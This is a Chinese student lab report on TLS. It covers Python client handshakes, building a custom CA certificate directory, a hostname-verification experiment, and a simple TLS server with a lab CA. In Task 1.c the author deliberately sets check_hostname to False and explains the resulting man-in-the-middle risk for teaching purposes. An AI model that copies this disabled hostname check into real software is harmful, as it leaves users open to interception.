Lab 2
Transport Layer Security (TLS) Lab

Author：57119108 吴桐

Date：2022.8.13

Lab Tasks

Task 1: TLS Client

在此任务中，我们将构建一个简单的 TLS 客户端程序，该程序将在客户端（client docker）上运行。

Task 1.a: TLS handshake

为保证通信安全，客户端和服务器需要事先设置一些参数，其中包括要使用的加密算法和密钥、MAC 算法、密钥交换算法等，这些参数需要由客户端和服务器共同商定，这是 TLS 握手协议的主要目的。

在 client docker 中运行 handshake.py 程序，与 www.baidu.com 建立 TLS 连接，如图 1 所示。程序运行结果如图 3~4 所示。

```
root@da3f91a3cb08:/volumes# handshake.py www.baidu.com
```

图 1

Questions：

1、客户端和服务器之间使用的加密算法是什么？

答：程序输出了所使用的加密算法（‘ECDHE-RSA-AES128-GCM-SHA256’，‘TLSv1.2’，128），如图 3 中的红色方框所示。

2、打印服务器证书。

答：在程序中添加代码（图 2）打印服务器证书，证书内容如图 3~4 中绿色方框所示。

```
print("=== Server certificate:")
pprint.pprint(ssock.getpeercert())
pprint.pprint(context.get_ca_certs())
```

图 2

3、解释/etc/ssl/certs 的用途。

答：查看/etc/ssl/certs 文件夹内的文件，可以发现许多 pem 文件和 crt 文件，大部分文件名中带有 Root_CA 字段。/etc/ssl/certs 目录放置的是系统 CA 证书，可用于验证服务器证书。

4、使用 Wireshark 抓取程序执行期间的网络流量，观察并解释结果。

答：从图 5 所示，数据包 3~5 用于 TCP 的三次握手协议，它们建立了客户端与服务器之间的连接。连接建立后，客户端和服务器运行 TLS 握手协议（数据包 6~15）。TLS 运行在 TCP 之上，因此在运行 TLS 协议之前，需要首先建立 TCP 连接。

```
After making TCP connection. Press any key to continue ...
=== Cipher used: ('ECDHE-RSA-AES128-GCM-SHA256', 'TLSv1.2', 128)
=== Server hostname: www.baidu.com
=== Server certificate:
{'OCSP': ('http://ocsp.globalsign.com/gsrsaovsslca2018',),
 'caIssuers': ('http://secure.globalsign.com/cacert/gsrsaovsslca2018.crt',),
 'crlDistributionPoints': ('http://crl.globalsign.com/gsrsaovsslca2018.crl',),
 'issuer': ((('countryName', 'BE'),),
            (('organizationName', 'GlobalSign nv-sa'),),
            (('commonName', 'GlobalSign RSA OV SSL CA 2018'),)),
 'notAfter': 'Aug  6 05:16:01 2023 GMT',
 'notBefore': 'Jul  5 05:16:02 2022 GMT',
 'serialNumber': '4417CE86EF82EC6921CC6F68',
 'subject': ((('countryName', 'CN'),),
             (('stateOrProvinceName', 'beijing'),),
             (('localityName', 'beijing'),),
             (('organizationalUnitName', 'service operation department'),),
             (('organizationName',
               'Beijing Baidu Netcom Science Technology Co., Ltd'),),
             (('commonName', 'baidu.com'),)),
 'subjectAltName': (('DNS', 'baidu.com'),
                    ('DNS', 'baifubao.com'),
                    ('DNS', 'www.baidu.cn'),
                    ('DNS', 'www.baidu.com.cn'),
                    ('DNS', 'mct.y.nuomi.com'),
                    ('DNS', 'apollo.auto'),
                    ('DNS', 'dwz.cn'),
                    ('DNS', '*.baidu.com'),
                    ('DNS', '*.baifubao.com'),
                    ('DNS', '*.baidustatic.com'),
                    ('DNS', '*.bdstatic.com'),
                    ('DNS', '*.bdimg.com'),
                    ('DNS', '*.hao123.com'),
                    ('DNS', '*.nuomi.com'),
                    ('DNS', '*.chuanke.com'),
                    ('DNS', '*.trustgo.com'),
                    ('DNS', '*.bce.baidu.com'),
                    ('DNS', '*.eyun.baidu.com'),
                    ('DNS', '*.map.baidu.com'),
                    ('DNS', '*.mbd.baidu.com'),
                    ('DNS', '*.fanyi.baidu.com'),
                    ('DNS', '*.baidubce.com'),
                    ('DNS', '*.mipcdn.com'),
                    ('DNS', '*.news.baidu.com'),
                    ('DNS', '*.baidupcs.com'),
                    ('DNS', '*.aipage.com'),
                    ('DNS', '*.aipage.cn'),
                    ('DNS', '*.bcehost.com'),
```

图 3

```
                    ('DNS', '*.news.baidu.com'),
                    ('DNS', '*.baidupcs.com'),
                    ('DNS', '*.aipage.com'),
                    ('DNS', '*.aipage.cn'),
                    ('DNS', '*.bcehost.com'),
                    ('DNS', '*.safe.baidu.com'),
                    ('DNS', '*.im.baidu.com'),
                    ('DNS', '*.baiducontent.com'),
                    ('DNS', '*.dlnel.com'),
                    ('DNS', '*.dlnel.org'),
                    ('DNS', '*.dueros.baidu.com'),
                    ('DNS', '*.su.baidu.com'),
                    ('DNS', '*.91.com'),
                    ('DNS', '*.hao123.baidu.com'),
                    ('DNS', '*.apollo.auto'),
                    ('DNS', '*.xueshu.baidu.com'),
                    ('DNS', '*.bj.baidubce.com'),
                    ('DNS', '*.gz.baidubce.com'),
                    ('DNS', '*.smartapps.cn'),
                    ('DNS', '*.bdtjrcv.com'),
                    ('DNS', '*.hao222.com'),
                    ('DNS', '*.haokan.com'),
                    ('DNS', '*.pae.baidu.com'),
                    ('DNS', '*.vd.bdstatic.com'),
                    ('DNS', '*.cloud.baidu.com'),
                    ('DNS', 'click.hm.baidu.com'),
                    ('DNS', 'log.hm.baidu.com'),
                    ('DNS', 'cm.pos.baidu.com'),
                    ('DNS', 'wn.pos.baidu.com'),
                    ('DNS', 'update.pan.baidu.com')),
 'version': 3}
[{'issuer': ((('organizationalUnitName', 'GlobalSign Root CA - R3'),),
             (('organizationName', 'GlobalSign'),),
             (('commonName', 'GlobalSign'),)),
  'notAfter': 'Mar 18 10:00:00 2029 GMT',
  'notBefore': 'Mar 18 10:00:00 2009 GMT',
  'serialNumber': '04000000000121585308A2',
  'subject': ((('organizationalUnitName', 'GlobalSign Root CA - R3'),),
              (('organizationName', 'GlobalSign'),),
              (('commonName', 'GlobalSign'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
```

图 4

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-08-11 04:4…	10.0.2.4	10.80.128.28	DNS	73	Standard query 0x3a7e A www.baidu.com
2	2022-08-11 04:4…	10.80.128.28	10.0.2.4	DNS	132	Standard query response 0x3a7e A www.baidu.com CNAME…
3	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TCP	74	48916 → 443 [SYN] Seq=1937219435 Win=64240 Len=0 MSS…
4	2022-08-11 04:4…	36.152.44.95	10.0.2.4	TCP	60	443 → 48916 [SYN, ACK] Seq=124599 Ack=1937219436 Win…
5	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TCP	54	48916 → 443 [ACK] Seq=1937219436 Ack=124600 Win=6424…
6	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TLSv1.2	571	Client Hello
7	2022-08-11 04:4…	36.152.44.95	10.0.2.4	TLSv1.2	2974	Server Hello
8	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TCP	54	48916 → 443 [ACK] Seq=1937219953 Ack=127520 Win=6278…
9	2022-08-11 04:4…	36.152.44.95	10.0.2.4	TCP	1514	443 → 48916 [ACK] Seq=127520 Ack=1937219953 Win=3225…
10	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TCP	54	48916 → 443 [ACK] Seq=1937219953 Ack=128980 Win=6278…
11	2022-08-11 04:4…	36.152.44.95	10.0.2.4	TLSv1.2	900	Certificate, Server Key Exchange, Server Hello Done
12	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TCP	54	48916 → 443 [ACK] Seq=1937219953 Ack=129826 Win=6278…
13	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TLSv1.2	180	Client Key Exchange, Change Cipher Spec, Encrypted H…
14	2022-08-11 04:4…	36.152.44.95	10.0.2.4	TLSv1.2	280	New Session Ticket, Change Cipher Spec, Encrypted Ha…
15	2022-08-11 04:4…	10.0.2.4	36.152.44.95	TCP	54	48916 → 443 [ACK] Seq=1937220079 Ack=130052 Win=6278…

图 5

Task 1.b: CA's Certificate

在此任务中我们需要创建自己的证书文件夹，并将相应的证书放置到该文件夹中。

首先，创建 client-certs 文件夹，并修改 handshake.py 程序，如图 6 所示。

```
10 #cadir = '/etc/ssl/certs'
11 cadir = './client-certs'
```

图 6

此时运行 handshake.py 访问 www.baidu.com，结果如图 7 所示。

```
root@da3f91a3cb08:/volumes# handshake.py www.baidu.com
After making TCP connection. Press any key to continue ...
Traceback (most recent call last):
  File "./handshake.py", line 29, in <module>
    ssock.do_handshake()   # Start the handshake
  File "/usr/lib/python3.8/ssl.py", line 1309, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed:
unable to get local issuer certificate (_ssl.c:1123)
```

图 7

为了解决这个问题，我们需要将相应的 CA 证书放入 client-certs 文件夹。如图 8 所示，我们可以通过 Task 1.a 的运行结果得到验证 www.baidu.com 服务器证书所需要的 CA 证书。

```
[{'issuer': ((('organizationalUnitName', 'GlobalSign Root CA - R3'),),
             (('organizationName', 'GlobalSign'),),
             (('commonName', 'GlobalSign'),)),
  'notAfter': 'Mar 18 10:00:00 2029 GMT',
  'notBefore': 'Mar 18 10:00:00 2009 GMT',
  'serialNumber': '040000000000121585308A2',
  'subject': ((('organizationalUnitName', 'GlobalSign Root CA - R3'),),
              (('organizationName', 'GlobalSign'),),
              (('commonName', 'GlobalSign'),)),
  'version': 3}]
```

图 8

如图 9 所示，在/etc/ssl/certs 文件夹中找到我们需要的 CA 证书，并复制到 client-certs 文件夹中。

```
root@da3f91a3cb08:/etc/ssl/certs# ls | grep GlobalSign
GlobalSign_ECC_Root_CA_-_R4.pem
GlobalSign_ECC_Root_CA_-_R5.pem
GlobalSign_Root_CA.pem
GlobalSign_Root_CA_-_R2.pem
GlobalSign_Root_CA_-_R3.pem
GlobalSign_Root_CA_-_R6.pem
root@da3f91a3cb08:/etc/ssl/certs# cp GlobalSign_Root_CA.pem /volumes/client-certs
```

图 9

当 TLS 尝试验证服务器证书时，会根据证书颁发者的标识信息生成相应的哈希值，将此哈希值作为文件名的一部分查找颁发者的证书，因此我们需要使用哈希值重命名复制到 client-certs 文件夹中的 CA 证书。如图 10 所示，使用 openssl 命令生成证书的哈希值，并以此作为文件名创建一个符号链接。

```
root@da3f91a3cb08:/volumes/client-certs# openssl x509 -in GlobalSign_Root_CA.pem -noout
-subject_hash
5ad8a5d6
root@da3f91a3cb08:/volumes/client-certs# ln -s  GlobalSign_Root_CA.pem 5ad8a5d6.0
root@da3f91a3cb08:/volumes/client-certs# ll
total 8
lrwxrwxrwx 1 root root   22 Aug 11 08:56 5ad8a5d6.0 -> GlobalSign_Root_CA.pem
-rw-r--r-- 1 root root 1261 Aug 11 08:55 GlobalSign_Root_CA.pem
-rw-rw-r-- 1 seed seed  103 Jan  2  2021 README.md
```

图 10

重新运行 handshake.py 访问 www.baidu.com，结果如图 11 所示，成功完成 TLS 握手。

```
root@da3f91a3cb08:/volumes# handshake.py www.baidu.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('ECDHE-RSA-AES128-GCM-SHA256', 'TLSv1.2', 128)
=== Server hostname: www.baidu.com
=== Server certificate:
{'OCSP': ('http://ocsp.globalsign.com/gsrsaovsslca2018',),
 'caIssuers': ('http://secure.globalsign.com/cacert/gsrsaovsslca2018.crt',),
 'crlDistributionPoints': ('http://crl.globalsign.com/gsrsaovsslca2018.crl',),
 'issuer': ((('countryName', 'BE'),),
            (('organizationName', 'GlobalSign nv-sa'),),
            (('commonName', 'GlobalSign RSA OV SSL CA 2018'),)),
```

图 11

接下来，我们将按照之前的方法，添加另外两个 CA 证书。

我们选定 seu.edu.cn 服务器，确定 handshake.py 中的代码如图 12 所示，运行 handshake.py 访问 seu.edu.cn，如图 13 所示。

```
10 cadir = '/etc/ssl/certs'
11 #cadir = './client-certs'
```

图 12

```
root@da3f91a3cb08:/volumes# handshake.py seu.edu.cn
```

图 13

如图 14 所示，我们得到验证 seu.edu.cn 服务器证书所需要的 CA 证书。

```
[{'issuer': ((('countryName', 'US'),),
             (('organizationName', 'DigiCert Inc'),),
             (('organizationalUnitName', 'www.digicert.com'),),
             (('commonName', 'DigiCert Global Root CA'),)),
  'notAfter': 'Nov 10 00:00:00 2031 GMT',
  'notBefore': 'Nov 10 00:00:00 2006 GMT',
  'serialNumber': '083BE056904246B1A1756AC95991C74A',
  'subject': ((('countryName', 'US'),),
              (('organizationName', 'DigiCert Inc'),),
              (('organizationalUnitName', 'www.digicert.com'),),
              (('commonName', 'DigiCert Global Root CA'),)),
  'version': 3}]
```

图 14

如图 15 所示，在/etc/ssl/certs 文件夹中找到我们需要的 CA 证书，并复制到 client-certs 文件夹中。

```
root@da3f91a3cb08:/etc/ssl/certs# ls | grep DigiCert
DigiCert_Assured_ID_Root_CA.pem
DigiCert_Assured_ID_Root_G2.pem
DigiCert_Assured_ID_Root_G3.pem
DigiCert_Global_Root_CA.pem
DigiCert_Global_Root_G2.pem
DigiCert_Global_Root_G3.pem
DigiCert_High_Assurance_EV_Root_CA.pem
DigiCert_Trusted_Root_G4.pem
root@da3f91a3cb08:/etc/ssl/certs# cp DigiCert_Global_Root_CA.pem /volumes/client-certs
```

图 15

如图 16 所示，使用 openssl 命令生成证书的哈希值，并以此作为文件名创建符号链接。

```
root@da3f91a3cb08:/volumes/client-certs# openssl x509 -in DigiCert_Global_Root_CA.pem
-noout -subject_hash
3513523f
root@da3f91a3cb08:/volumes/client-certs# ln -s DigiCert_Global_Root_CA.pem 3513523f.0
```

图 16

确定 handshake.py 中的代码如图 6 所示（从 client-certs 中获取 CA 证书），运行 handshake.py 访问 seu.edu.cn，如图 17 所示，可见成功完成 TLS 握手。

```
root@da3f91a3cb08:/volumes# handshake.py seu.edu.cn
After making TCP connection. Press any key to continue ...
=== Cipher used: ('AES256-SHA', 'SSLv3', 256)
=== Server hostname: seu.edu.cn
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.cn',),
 'caIssuers': ('http://cacerts.digicert.cn/GeoTrustRSACNCAG2.crt',),
 'crlDistributionPoints': ('http://crl.digicert.cn/GeoTrustRSACNCAG2.crl',),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('commonName', 'GeoTrust RSA CN CA G2'),)),
```

图 17

之后我们将 PKI 实验中创建的 ModelCA 证书加入到 client-certs 中。如图 18 所示，还是一样的步骤，将证书复制到 client-certs 文件夹中，使用 openssl 命令获取 CA 证书的哈希值，根据哈希值建立符号链接。该 CA 证书将在 Task 2.a 中发挥重要作用。

```
root@da3f91a3cb08:/volumes# cp ca.crt ./client-certs/
root@da3f91a3cb08:/volumes# cd client-certs/
root@da3f91a3cb08:/volumes/client-certs# ls
3513523f.0  DigiCert_Global_Root_CA.pem  README.md
5ad8a5d6.0  GlobalSign_Root_CA.pem       ca.crt
root@da3f91a3cb08:/volumes/client-certs# openssl x509 -in ca.crt -noout -subject_hash
07ec5d08
root@da3f91a3cb08:/volumes/client-certs# ln -s ca.crt 07ec5d08.0
```

图 18

Task 1.c: Experiment with the hostname check

在此任务中，我们将在客户端验证域名检查的重要性。首先我们在主机上运行 dig 命令得到 www.eaxmple.com 的 IP 地址，如图 19 所示。

```
[08/11/22]seed@VM:~/.../Labsetup$ dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55293
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        2646    IN      A       93.184.216.34

;; Query time: 8 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Thu Aug 11 05:22:43 EDT 2022
;; MSG SIZE  rcvd: 60
```

图 19

进入 client docker，在/etc/hosts 添加图 20 所示的条目。

```
root@da3f91a3cb08:/volumes# echo '93.184.216.34 www.example2020.com' >> /etc/hosts
root@da3f91a3cb08:/volumes# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.5        da3f91a3cb08
93.184.216.34 www.example2020.com
```

图 20

确定 handshake.py 中的代码如图 12 所示（从/etc/ssl/certs 中获取 CA 证书），同时修改 context.check_hostname 参数如图 21 所示。

```
context.check_hostname = True
```

图 21

此时运行 handshake.py 访问 www.example.com，结果如图 22 所示。

```
root@da3f91a3cb08:/volumes# handshake.py www.example2020.com
After making TCP connection. Press any key to continue ...
Traceback (most recent call last):
  File "./handshake.py", line 30, in <module>
    ssock.do_handshake()   # Start the handshake
  File "/usr/lib/python3.8/ssl.py", line 1309, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed:
Hostname mismatch, certificate is not valid for 'www.example2020.com'. (_ssl.c:1123)
```

图 22

确定 handshake.py 中的代码如图 12 所示（从/etc/ssl/certs 中获取 CA 证书），同时修改 context.check_hostname 参数如图 23 所示。

```
context.check_hostname = False
```

图 23

此时运行 handshake.py 访问 www.example.com，结果如图 24 所示。

```
root@da3f91a3cb08:/volumes# handshake.py www.example2020.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.example2020.com
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/DigiCertTLSRSASHA2562020CA1-1.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/DigiCertTLSRSASHA2562020CA1-4.crl',
                           'http://crl4.digicert.com/DigiCertTLSRSASHA2562020CA1-4.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('commonName', 'DigiCert TLS RSA SHA256 2020 CA1'),)),
 'notAfter': 'Mar 14 23:59:59 2023 GMT',
 'notBefore': 'Mar 14 00:00:00 2022 GMT',
 'serialNumber': '0FAA63109307BC3D414892640CCD4D9A',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'Los Angeles'),),
             (('organizationName',
               'Internet\xa0Corporation\xa0for\xa0Assigned\xa0Names\xa0and\xa0'
               'Numbers'),),
             (('commonName', 'www.example.org'),)),
 'subjectAltName': (('DNS', 'www.example.org'),
                    ('DNS', 'example.net'),
                    ('DNS', 'example.edu'),
                    ('DNS', 'example.com'),
                    ('DNS', 'example.org'),
                    ('DNS', 'www.example.com'),
                    ('DNS', 'www.example.edu'),
                    ('DNS', 'www.example.net')),
 'version': 3}
[{'issuer': ((('countryName', 'US'),),
             (('organizationName', 'DigiCert Inc'),),
             (('organizationalUnitName', 'www.digicert.com'),),
             (('commonName', 'DigiCert Global Root CA'),)),
  'notAfter': 'Nov 10 00:00:00 2031 GMT',
  'notBefore': 'Nov 10 00:00:00 2006 GMT',
  'serialNumber': '083BE056904246B1A1756AC95991C74A',
  'subject': ((('countryName', 'US'),),
              (('organizationName', 'DigiCert Inc'),),
              (('organizationalUnitName', 'www.digicert.com'),),
              (('commonName', 'DigiCert Global Root CA'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
```

图 24

可见，如果 TLS 不进行主机名校验，客户端程序很有可能遭受中间人攻击。假设用户想要访问 www.baidu.com 网站，但是 www.example.com 是恶意中间人，在劫持了用户的请求后，中间人可以直接发送自己的有效证书，该证书可以通过证书验证，如果 TLS 不校验主机名，就会直接在客户端与中间人之间建立 TLS 连接。中间人创建恶意网站，从而窃取用户的关键信息。

Task 1.d: Sending and getting Data

在此任务中，我们将向服务器发送请求并接收其响应。确定 handshake.py 中的代码如图 12 所示（从/etc/ssl/certs 中获取 CA 证书），同时在 hankshake.py 中添加如下代码。

```
# Send HTTP Request to Server
request = b"Get / HTTP/1.0\r\nHost: " + hostname.encode("utf-8") + b"\r\n\r\n"
ssock.sendall(request)
# Read HTTP Response from Server
response = ssock.recv(2048)
while response:
        pprint.pprint(response.split(b"\r\n"))
        response = ssock.recv(2048)
```

图 25

进入 client docker 运行 handshake.py 访问 www.baidu.com，结果如图 26 所示。

```
After TLS handshake. Press any key to continue ...
[b'HTTP/1.0 200 OK',
 b'Accept-Ranges: bytes',
 b'Cache-Control: no-cache',
 b'Content-Length: 9508',
 b'Content-Type: text/html',
 b'Date: Sat, 13 Aug 2022 03:49:00 GMT',
 b'P3p: CP=" OTI DSP COR IVA OUR IND COM "',
 b'P3p: CP=" OTI DSP COR IVA OUR IND COM "',
 b'Pragma: no-cache',
 b'Server: BWS/1.1',
 b'Set-Cookie: BAIDUID=B1380BA54F4AFE5832F4B6A4D630DBFB:FG=1; expires=Thu, 31-D'
 b'ec-37 23:55:55 GMT; max-age=2147483647; path=/; domain=.baidu.com',
 b'Set-Cookie: BIDUPSID=B1380BA54F4AFE5832F4B6A4D630DBFB; expires=Thu, 31-Dec-3'
 b'7 23:55:55 GMT; max-age=2147483647; path=/; domain=.baidu.com',
 b'Set-Cookie: PSTM=1660362540; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=21'
 b'47483647; path=/; domain=.baidu.com',
 b'Set-Cookie: BAIDUID=B1380BA54F4AFE58320D53F869EB1D30:FG=1; max-age=31536000;'
 b' expires=Sun, 13-Aug-23 03:49:00 GMT; domain=.baidu.com; path=/; version=1; '
 b'comment=bd',
 b'Traceid: 166036254004845603947649789396532868253',
 b'Vary: Accept-Encoding',
 b'X-Frame-Options: sameorigin',
 b'X-Ua-Compatible: IE=Edge,chrome=1',
 b'',
 b'<!DOCTYPE html><html><head><meta http-equiv="Content-Type" content="text/htm'
 b'l; charset=UTF-8"><meta http-equiv="X-UA-Compatible" content="IE=edge,chrome'
 b'=1"><meta content="always" name="referrer"><meta name="descripti']
```

图 26

尝试修改 HTTP 请求，从 HTTPS 服务器获取图像文件。这里我们选择 seu.edu.cn 网页上的 logo 图标。如图 27 所示，修改 handshake.py 代码。运行 handshake.py，给出访问的网址以及图片文件名（图 28），结果如图 29 所示。

```
picname = sys.argv[2]
request = b"GET /" + picname.encode("utf-8") + b" HTTP/1.0\r\nHost: " +
hostname.encode("utf-8") + b"\r\n\r\n"
```

图 27

```
handshake.py www.seu.edu.cn _upload/tpl/09/bc/2492/template2492/images/logo.png
```

图 28

```
After TLS handshake. Press any key to continue ...
[b'HTTP/1.1 200 OK',
 b'Server: nginx/1.16.0',
 b'Date: Sat, 13 Aug 2022 14:27:33 GMT',
 b'Content-Type: image/png',
 b'Content-Length: 13003',
 b'X-Frame-Options: SAMEORIGIN',
 b'Frame-Options: SAMEORIGIN',
 b'Last-Modified: Tue, 22 Dec 2020 06:51:44 GMT',
 b'ETag: "32cb-5b70801fb2f4f"',
 b'Accept-Ranges: bytes',
 b'Set-Cookie: NSC_xfcqmvt-02-iuuqt=ffffffff0948650745525d5f4f58455e445a4a42366'
 b'0;expires=Sat, 13-Aug-2022 14:49:02 GMT;path=/;secure;httponly',
 b'Connection: close',
 b'',
 b'\x89PNG',
 b'\x1a\n\x00\x00\x00\rIHDR\x00\x00\x01\x11\x00\x00\x00X\x08\x06'
 b'\x00\x00\x00\xd2\xb4\xc3\x9e\x00\x00\x00\x19tEXtSoftware\x00Adobe ImageReady'
 b'q\xc9e<\x00\x00\x03!iTXtXML:com.adobe.xmp\x00\x00\x00\x00\x00<?xpacket begi'
 b'n="\xef\xbb\xbf" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adob'
 b'e:ns:meta/" x:xmptk="Adobe XMP Core 5.5-c014 79.151481, 2013/03/13-12:09:15 '
```

图 29

Task 2: TLS Server

Task 2.a. Implement a simple TLS server

进入 client docker 将以下内容添加到/etc/hosts 文件中，从而使我们在访问 www.cocot2022.com 时会直接指向 server docker。确定 handshake.py 中的代码如图 6 所示（从 client-certs 中获取 CA 证书）。

```
root@aaec33d7f08e:/# echo '10.9.0.43  www.cocot2022.com' >> /etc/hosts
root@aaec33d7f08e:/# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.5        aaec33d7f08e
10.9.0.43  www.cocot2022.com
```

图 30

进入 server docker，将 PKI 实验中创建的 server.key 和 server.crt 文件放到 server-certs 文件夹中。此外，如图 31 所示修改 server.pyde 内容，并将 server.py 中的端口号改为 443。

```
12 SERVER_CERT = './server-certs/server.crt'
13 SERVER_PRIVATE = './server-certs/server.key'
```

图 31

在 server docker 中运行 server.py，此处需要输入证书加密口令：dees。

在 client docker 中运行 hankshake.py 访问 www.cocot2022.com，结果如下所示。

```
root@aaec33d7f08e:/volumes# handshake.py www.cocot2022.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.cocot2022.com
=== Server certificate:
{'issuer': ((('commonName', 'www.modelCA.com'),),
            (('organizationName', 'Model CA LTD.'),),
            (('countryName', 'CN'),)),
 'notAfter': 'Aug  5 11:38:35 2032 GMT',
 'notBefore': 'Aug  8 11:38:35 2022 GMT',
 'serialNumber': '01',
 'subject': ((('countryName', 'CN'),),
             (('organizationName', 'Cocot2022 Inc.'),),
             (('commonName', 'www.cocot2022.com'),)),
 'subjectAltName': (('DNS', 'www.cocot2022.com'),
                    ('DNS', 'www.cocot2022A.com'),
                    ('DNS', 'www.cocot2022B.com')),
 'version': 3}
[{'issuer': ((('commonName', 'www.modelCA.com'),),
             (('organizationName', 'Model CA LTD.'),),
             (('countryName', 'CN'),)),
  'notAfter': 'Aug  5 11:09:56 2032 GMT',
  'notBefore': 'Aug  8 11:09:56 2022 GMT',
  'serialNumber': '35F7F3E3231437FECC9AE47CC12ACF75169DC8C3',
  'subject': ((('commonName', 'www.modelCA.com'),),
              (('organizationName', 'Model CA LTD.'),),
              (('countryName', 'CN'),)),
  'version': 3}]
```

图 32

可以观察到，server docker 中也有相应输出，表明成功建立 TLS 连接。

```
root@eca43b41f1da:/volumes# server.py
Enter PEM pass phrase:
TLS connection established
```

图 33

确定 handshake.py 中的代码如图 12 所示（从/etc/ssl/certs 中获取 CA 证书），在 client docker 中运行 hankshake.py 访问 www.cocot2022.com，结果如下所示。同时，server docker 中也有相应输出，表明建立 TLS 连接失败。

```
root@aaec33d7f08e:/volumes# handshake.py www.cocot2022.com
After making TCP connection. Press any key to continue ...
Traceback (most recent call last):
  File "./handshake.py", line 29, in <module>
    ssock.do_handshake()   # Start the handshake
  File "/usr/lib/python3.8/ssl.py", line 1309, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed:
 unable to get local issuer certificate (_ssl.c:1123)
```

图 34

```
root@247261d99758:/volumes# server.py
Enter PEM pass phrase:
TLS connection fails
```

图 35

Task 2.b. Testing the server program using browsers

为了能够在主机上使用火狐浏览器访问我们的网站，需要在主机的/etc/hosts 文件中添

加如下内容。

```
10.9.0.43       www.cocot2022.com
```

图 36

在 server docker 上运行 server.py，同时在主机上使用火狐浏览器访问 www.cocot2022.com，结果如下图所示。同时可以看到服务器端有相应的输出，如图 38 所示。

图 37

```
root@eca43b41f1da:/volumes# server.py
Enter PEM pass phrase:
TLS connection established
("Request: b'GET / HTTP/1.1\\r\\nHost: www.cocot2022.com\\r\\nUser-Agent: "
 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 '
 'Firefox/83.0\\r\\nAccept: '
 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\\r\\nAccept-Language: '
 'en-US,en;q=0.5\\r\\nAccept-Encoding: gzip, deflate, br\\r\\nConnection: '
 'keep-alive\\r\\nUpgrade-Insecure-Requests: 1\\r\\nIf-Modified-Since: Thu, 11 '
 'Aug 2022 13:11:55 GMT\\r\\nIf-None-Match: '
 '"e1-5e5f6e8e0cc66-gzip"\\r\\n\\r\\n\'')
```

图 38

Task 2.c. Certificate with multiple names

在此任务中，我们将为证书添加多个名称。在 PKI 的实验中，我们使用 openssl 命令直接为证书的常用域名设置别名。在这里，我们选择使用配置文件为常用域名添加别名，相应的配置文件如图 39 所示。注意，这次我们为通配符域名*.cocot2022.com 签发证书，从而可以尝试第三层下任意域名的访问。



图 39

在 server docker 的同一目录下准备 ca.crt，ca.key，myCA_openssl.cnf 和 server_openssl.cnf 文件，并移除 Task 2.a 中使用的 server.crt 和 server.key 文件。运行如下命令生成新的公私钥和 CSR 请求，设置文件的加密口令为 dees。

```
openssl req -newkey rsa:2048 -config ./server_openssl.cnf -batch \
            -sha256 -keyout server.key -out server.csr
```

图 40

